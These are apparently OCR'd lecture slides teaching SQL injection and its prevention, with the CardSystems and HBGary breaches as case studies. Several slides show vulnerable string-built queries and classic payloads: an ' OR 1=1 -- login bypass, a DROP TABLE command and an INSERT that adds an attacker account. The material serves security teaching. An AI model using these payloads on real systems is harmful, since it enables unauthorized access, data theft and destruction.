
- Suppose web server runs the following code:

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
WHERE Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

  - Normal use case: If HTTP URL request contains "?recipient=Bob", then the SQL query will be

```
$sql = "  SELECT AcctNum FROM Customer
WHERE Username='Bob' "
```

SQL Injection Scenario #1



How an attacker use $recipient to cause trouble here?

SQL Injection Scenario #1

```
$recipient = $_POST['recipient'];
$sql = "SELECT AcctNum FROM Customer
WHERE Username='$recipient'  ";
$rs = $db->executeQuery($sql);
```

Untrusted user input `'recipient'` is embedded directly into SQL command

Attack: `$recipient = " alice'; SELECT * FROM Customer-- "`


Returns the entire contents of the Customer!

SQL Injection Scenario #2

```
set ok = execute( "SELECT * FROM Users
  WHERE user=' "  &  form("user")  & "
  ' AND   pwd=' " & form("pwd") & " '"
  );

if not ok.EOF
     login success
else  fail;
```

SQL Injection Scenario #2



Normal Query

SQL Injection Scenario #2

```
set ok = execute( "SELECT * FROM Users
  WHERE user=' "  &  form("user")  & "
  ' AND   pwd=' " & form("pwd") & " '"
  );

if not ok.EOF
     login success
else  fail;
```

SQL Injection Scenario #2

- Suppose user = “ ' OR 1=1 -- ” (URL encoded)
- Then scripts does:

```
ok = execute( " SELECT * FROM Users
WHERE user= '' OR 1=1  -- … " )
```

  - The “--” causes rest of line to be ignored.
  - Now `ok.EOF` is always false and login succeeds.
- The bad news: easy login to many sites this way.

Besides logging in, what else can attacker do?

SQL Injection Scenario #2

- Suppose user =

  “ '; DROP TABLE Users-- ”

- Then script does:

```
ok = execute("SELECT * FROM Users
  WHERE user= ''; DROP TABLE Users-- …
  ")
```

SQL Injection Scenario #2

- Add query to create another account with password, or reset a password
  - `user = " '; INSERT INTO TABLE Users ('attacker', 'attacker secret') "`
- And pretty much everything that can be done by running a query on the DB!

SQL Injection Demo

CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business

- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago

The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned


SQL Injection Prevention

- Sanitize user input: check or enforce that value/string that does not have commands of any sort
  - Blacklisting: disallow special characters
  - Whitelisting: only allow certain types of characters
  - Escape input string

```
SELECT PersonID FROM People WHERE
  Username='alice\'; SELECT * FROM People'
```

SQL Escape Input

You “escape” the SQL parser



SQL Escape Input

- The input string should be interpreted as a string and not as a special character
- To escape the SQL parser, use backslash in front of special characters, such as quotes or backslashes

SQL Parser

- If it sees ’ it considers a string is starting or ending
- If it sees \’ it considers it just as a character part of a string and converts it to ‘

Example:

```
SELECT PersonID FROM People WHERE
  Username='alice\'; SELECT * FROM People'
```

The username will be matched against

```
alice'; SELECT * FROM People
```

and no match will be found

- Different parsers have different escape sequences or API for escaping

SQL Parser: Examples

- What is the string username gets compared to (after SQL parsing), and when does it flag a syntax error? (syntax error appears at least when quotes are not closed)

```
[..] WHERE Username='alice'      alice

[..] WHERE Username='alice\'     Syntax error, quote
                                 not closed

[..] WHERE Username='alice\''    alice'

[..] WHERE Username='alice\\'    alice\
```

because \\ gets converted to \ by the parser

SQL Injection Prevention


- Avoid building a SQL command based on raw user input, use existing tools or frameworks
- E.g. (1): the Django web framework has built in sanitization and protection for other common vulnerabilities
  - Django defines a query abstraction layer which sits atop SQL and allows applications to avoid writing raw SQL
  - The execute function takes a sql query and replaces inputs with escaped values
- E.g. (2): Or use parameterized/prepared SQL

SQL Prepared Statement

- Builds SQL queries by properly escaping args: ' → \'
  - Example: Parameterized SQL (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped


```
SqlCommand cmd = new SqlCommand(
   "SELECT * FROM UserTable WHERE
   username = @User AND
   password = @Pwd", dbConnection);
cmd.Parameters.Add("@User", Request[“user”] );
cmd.Parameters.Add("@Pwd", Request[“pwd”] );
cmd.ExecuteReader();
```

SQL Prepared Statement



Fix structure of SQL parse tree. Only allow user input (?'s) at leaves, not internal nodes.

SQL Prepared Statement



What happens to the input Bob”; DROP TABLE Customer --?

General Injection Prevention

Similarly to SQL injections:

- Sanitize input from the user!
- Use frameworks/tools that already check user input

Summary

- Injection attacks were and are the most common web vulnerability
- It is typically due to malicious input supplied by an attacker that is passed without checking into a command; the input contains commands or alters the command
- Can be prevented by sanitizing user input